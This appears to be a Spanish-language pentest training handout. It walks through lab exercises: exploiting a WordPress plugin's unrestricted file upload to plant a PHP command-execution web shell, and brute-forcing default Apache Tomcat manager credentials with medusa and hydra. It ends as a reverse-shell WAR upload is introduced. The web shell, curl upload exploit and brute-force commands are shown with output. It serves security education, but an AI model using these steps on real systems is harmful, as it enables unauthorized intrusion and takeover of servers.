

## Práctica #8: Ausencia de validación en la carga de archivos

Sea por desarrollos propios o uso de software de terceros la carga de archivos en el servidor representa un riesgo importante

Un atacante puede usar la carga de archivos para insertar código malicioso en la aplicación, encontrando la manera de ejecutarlo, se puede llegar a comprometer el sistema

# Práctica #8: Ausencia de validación en la carga de archivos

Usar el escáner de vulnerabilidades **wpscan** sobre un CMS Wordpress

**--url:** Sitio Wordpress

**--enumerate**  
**vp:** Identifica plugins vulnerables

**u:** Enumera usuarios

```
root@kali:~# wpscan --url http://blog.local/wordpress --enumerate vp,u
```



Wordpress Security Scanner by the WPScan Team  
Version 2.9.2  
Sponsored by Sucuri - <https://sucuri.net>  
 @\_WPScan\_, @ethicalhack3r, @erwan\_lr, pndl, @\_FireFart\_

# Práctica #8: Ausencia de validación en la carga de archivos

Se mostrará información acerca del sitio a analizar

```
[+] URL: http://blog.local/wordpress/  
[+] Started: Wed Jun 21 20:23:11 2017  
  
[!] The WordPress 'http://blog.local/wordpress/readme.html' file exists exposing a version number  
[+] Interesting header: SERVER: Apache/2.2.20 (Ubuntu)  
[+] Interesting header: X-POWERED-BY: PHP/5.3.6-13ubuntu3.1  
[+] XML-RPC Interface available under: http://blog.local/wordpress/xmlrpc.php  
[!] Upload directory has directory listing enabled: http://blog.local/wordpress/wp-content/uploads/  
[!] Includes directory has directory listing enabled: http://blog.local/wordpress/wp-includes/  
  
[+] WordPress version 4.3.1 (Released on 2015-09-15) identified from advanced fingerprinting, meta generator, readme, links opml
```

# Práctica #8: Ausencia de validación en la carga de archivos

También se muestra un listado con los plugins identificados como vulnerables de acuerdo a su versión y los usuarios identificados

```
[!] Title: Front end file upload and manager Plugin <= 3.9 - Arbitrary File Upload
Reference: https://wpvulndb.com/vulnerabilities/8632
Reference: https://www.pluginvulnerabilities.com/2016/09/19/arbitrary-file-upload-vulnerability-in-front-end-file-upload-and-manager-plugin/
[i] Fixed in: 4.0

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+---+-----+-----+
| Id | Login | Name |
+---+-----+-----+
| 1 | admin | admin |
+---+-----+-----+
[!] Default first WordPress username 'admin' is still used
[+] Finished: Wed Jun 21 20:23:32 2017
[+] Requests Done: 1607
[+] Memory used: 93.488 MB
[+] Elapsed time: 00:00:21
```

## Práctica #8: Ausencia de validación en la carga de archivos

El fallo se produce cuando se hace mal uso de las funciones y no se establecen valor para las extensiones permitidas

Ahora solo resta crear un formulario HTML que realice la carga de un archivo con código malicioso

# Práctica #8: Ausencia de validación en la carga de archivos

Crear un archivo que permita ejecutar comandos de sistema operativo a través de la variable pasada por el método GET

```
root@kali:~# cat shell.php
<?php
    system($_GET['dmc']);
?>
```

# Práctica #8: Ausencia de validación en la carga de archivos

Posteriormente se deberá replicar un formulario HTML para la carga de archivos. Esto se puede realizarse fácilmente con la opción **-F** de la utilería **curl**

```
# curl -F "action=nm_filemanager_upload_file" -F "name=poc.php" -F "file=@shell.php" http://blog.local/wordpress/wp-admin/admin-ajax.php
{"file_name": "poc.php", "file_w": "na", "file_h": "na"}#
```

# Práctica #8: Ausencia de validación en la carga de archivos

Una vez que se carga el archivo podemos mandar comandos a través del parámetro **dmc**

```
# curl -v# http://blog.local/wordpress/wp-content/uploads/user
uploads/poc.php?dmc=id;
* Trying 192.168.199.133...
* TCP_NODELAY set
* Connected to blog.local (192.168.199.133) port 80 (#0)
> GET /wordpress/wp-content/uploads/user_uploads/poc.php?dmc=i
d HTTP/1.1
> Host: blog.local
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 22 Jun 2017 16:03:47 GMT
< Server: Apache/2.2.20 (Ubuntu)
< X-Powered-By: PHP/5.3.6-13ubuntu3.1
< Vary: Accept-Encoding
< Content-Length: 54
< Content-Type: text/html
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

# **PRÁCTICA #9: ATAQUE DE DICCIÓNARIO A APACHE TOMCAT**

# Práctica #9: Ataque a Tomcat

- Apache Tomcat es un servicio de aplicaciones web usado para desarrollar y publicar aplicaciones web con código java (jsp, war).
- Al igual que muchas aplicaciones al terminar el proceso de instalación permanecen configuraciones por *default*, como es el caso de scripts ubicados en rutas predeterminadas, puertos del servicio y credenciales de acceso sin modificar entre otros.



(Apache Tomcat, 2016)



(Java, 2016)

# Práctica #9: Desarrollo

1. Abrir una terminal (línea de comandos) y crear el directorio “metasploitable” con el comando:

```
mkdir metasploitable
```

2. Ingresar al directorio previamente creado

```
cd metasploitable
```

3. Copiar el archivo nmap.xsl ubicado en /usr/share/nmap/ dentro del directorio metasploitable por medio del siguiente comando:

```
cp /usr/share/nmap/nmap.xsl .
```

```
root@kali:~/Downloads# mkdir metasploitable
root@kali:~/Downloads# cd metasploitable/
root@kali:~/Downloads/metasploitable# cp /usr/share/nmap/nmap.xsl .
root@kali:~/Downloads/metasploitable# █
```

# Práctica #9: Desarrollo

- Realizar un escaneo de puertos al objetivo metasploitable ejecutando el siguiente comando en la terminal:

```
nmap -n --webxml -sC -oX tomcatP10.xml -sV <IP>
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-19 17:14 CDT
Nmap scan report for 192.168.199.135
Host is up (0.00080s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntul (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smptd
| smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-title: Metasploitable2 - Linux
```

# Práctica #9: Desarrollo

5. Al concluir el escaneo se genera un archivo con nombre tomcatP10.xml, para revisar su contenido es necesario abrirlo con un navegador web.

```
root@kali:~/Downloads/metasploitable# firefox-esr tomcatP10.xml
root@kali:~/Downloads/metasploitable#
```

The screenshot shows a Mozilla Firefox window with a red border. The title bar reads "Nmap Scan Report - Scanned at Mon Jun 19 17:19:26 2017 - Mozilla Firefox". The address bar shows "file:///root/Downloads/metasploitable/tomcatP10.xml". The main content area displays the "Nmap Scan Report - Scanned at Mon Jun 19 17:19:26 2017" report. The "Scan Summary" section shows the IP address 192.168.199.135 in green. Below it, the "Address" section lists the IP 192.168.199.135 and its MAC address 00:0C:29:4D:65:04, both preceded by a bullet point.

Nmap Scan Report - Scanned at Mon Jun 19 17:19:26 2017

Scan Summary | 192.168.199.135

**Scan Summary**

Nmap 7.40 was initiated at Mon Jun 19 17:19:26 2017 with these arguments:  
nmap -n --webxml -sC -oX tomcatP10.xml -sV 192.168.199.135

Verbosity: 0; Debug level 0

Nmap done at Mon Jun 19 17:19:53 2017; 1 IP address (1 host up) scanned in 27.16 seconds


**192.168.199.135**

**Address**

- 192.168.199.135 (ipv4)
- 00:0C:29:4D:65:04 - VMware (mac)

# Práctica #9: Desarrollo

6. Al abrir el archivo metasploitP10.xml se puede buscar por el nombre “Apache Tomcat” observando los detalles del escaneo, como son la versión del servicio, los métodos habilitados y el puerto por donde esta activo que es el 8180.

6000	top	open	X11	syn-ack		
6667	top	open	irc	syn-ack	UnrealIRCd	
irc-info		<pre>users: 1.0 servers: 1 lusers: 1 lservers: 0 server: irc.Metasploitable.LAN version: Unreal3.2.8.1. irc.Metasploitable.LAN uptime: 0 days, 3:12:02 source ident: rmap source host: 6B60B15.580192F9.FFFA6D49.IP error: Closing Link: fowcxvckh[192.168.199.130] (Quit: fowcxvckh)</pre>				
8009	top	open	ajp13	syn-ack	Apache Jserv	
ajp-methods		Failed to get a valid response for the OPTION request				
8180	top	open	http	syn-ack	Apache Tomcat/Coyote JSP engine	
http-favicon		<pre>Apache Tomcat Apache-Coyote/1.1</pre>				
http-server-header		 <pre>Apache Tomcat/5.5</pre>				
http-title						

# Práctica #9: Desarrollo

7. Por medio de un navegador web se accede a la siguiente URL `http://<IP>:8180`, en ésta URL se muestra la página principal del servicio Apache Tomcat que se escucha por el puerto 8180.

The screenshot shows a web browser window with the address bar containing `192.168.199.135:8180`. The page title is "Apache Tomcat/5.5". On the left, there's a sidebar with sections for "Administration" (Status, Tomcat Administration, Tomcat Manager) and "Documentation" (Release Notes, Change Log, Tomcat Documentation). The main content area features the Apache Software Foundation logo and the text: "If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!". It also mentions the default location is `$CATALINA_HOME/webapps/ROOT/index.jsp` and provides information about the Tomcat installation directory.

192.168.199.135:8180

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Apache Tomcat/5.5

Administration

Status

[Tomcat Administration](#)

[Tomcat Manager](#)

Documentation

[Release Notes](#)

[Change Log](#)

[Tomcat Documentation](#)

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!


As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA\_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.


# Práctica #9: Desarrollo

8. Del lado izquierdo de la página se encuentra el recuadro Administration donde muestra un enlace con nombre “Tomcat Manager”, hacer clic sobre el nombre.




# Práctica #9: Desarrollo

9. Aparece una ventana para el ingreso de datos de usuario y contraseña.




10. Al ingresar las credenciales por default (tomcat:tomcat) y presionar el botón “OK” vuelve a aparecer el prompt de ingreso de credenciales, esto quiere decir que los datos ingresados anteriormente no son válidos.



# Práctica #9: Desarrollo

11. Si se presiona el botón Cancel se muestra una pantalla que describe un error de autenticación.



**MEDUSA**

# Práctica #9: Medusa

Medusa es una herramienta que permite ejecutar ataques de diccionario / fuerza bruta en una gran cantidad de servicios ssh, ftp, basic auth, etc.



*(beastsandcreatures, 2016)*

# Desarrollo

13. En una terminal ejecutar el comando:

```
# medusa -u tomcat -P  
/usr/share/wordlists/metasploit/tomcat_mgr_default_pass.txt -n 8180 -h  
<IP_Tomcat> -M http -m DIR:/manager/html -v 5
```

Las opciones se describen a continuación:

Opción	Descripción
-u	Nombre de usuario
-P	Archivo de contraseñas
-n	Puerto objetivo
-h	Hostname o IP objetivo
-M	Protocolo a ejecutar para realizar el ataque
-v	Modo verboso

**HYDRA**

# Práctica #9: Hydra

Hydra es una herramienta desarrollada para ejecutar ataques de diccionario / fuerza bruta en una gran cantidad de servicios ssh, ftp, basic auth, etc.



3.bp.blogspot.com 2016

# Práctica #9: Desarrollo

12. En una terminal ejecutar el comando:

```
hydra -l tomcat -P /usr/share/wordlists/metasploit/tomcat_mgr_default_pass.txt -s 8180 <IP_Tomcat> http-head /manager/html
```

Las opciones se describen a continuación:

Opción	Descripción
-l	Nombre de usuario
-P	Archivo de contraseñas
-s	Puerto de la aplicación
http-head	Método para la prueba de contraseñas (Basic Auth)
/manager/html	URI de la aplicación

# Práctica #9: Desarrollo

13. La herramienta muestra las credenciales de acceso del Tomcat.

tomcat:s3cret


```
root@kali:~/Downloads/metasploitable# hydra -l tomcat -P /usr/share/wordlists/metasploit/tomcat_mgr_defa
ult_pass.txt -s 8180 192.168.199.135 http-head /manager/html
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, o
r for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-19 17:44:01
[WARNING] http-head auth does not work with every server, better use http-get
[DATA] max 7 tasks per 1 server, overall 64 tasks, 7 login tries (l:1/p:7), ~0 tries per task
[DATA] attacking service http-head on port 8180
[8180][http-head] host: 192.168.199.135    login: tomcat    password: s3cret
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-19 17:44:01
```

# Práctica #9: Desarrollo


14. Al conocer las credenciales de acceso basta con ingresarlas en el recuadro de *login* de la url [http://<IP\\_Tomcat>:8180/manager/html](http://<IP_Tomcat>:8180/manager/html)

User Name: tomcat  
Password: s3cret



# Práctica #9: Desarrollo

15. Al ingresar el par de credenciales se cuenta con acceso a la página de administración de Tomcat como el mismo usuario.



The screenshot shows a web browser window displaying the Tomcat Web Application Manager. The URL in the address bar is 192.168.199.135:8180/manager/html. The page features the Apache Software Foundation logo on the left and a yellow cartoon cat icon on the right. The main title is "Tomcat Web Application Manager". A message box at the top says "Message: OK". Below it is a navigation menu with tabs: "Manager", "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The "Manager" tab is currently selected. The main content area is titled "Applications" and contains a table with the following data:

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy

# Práctica #9: Ataque a Tomcat

16. En el servidor Tomcat se pueden cargar archivos WAR en donde contienen la aplicación web para los usuarios, en beneficio propio se cargará una aplicación que devuelve una *shell* al equipo Kali linux, ejecutando el siguiente comando con los parámetros que se muestran a continuación:

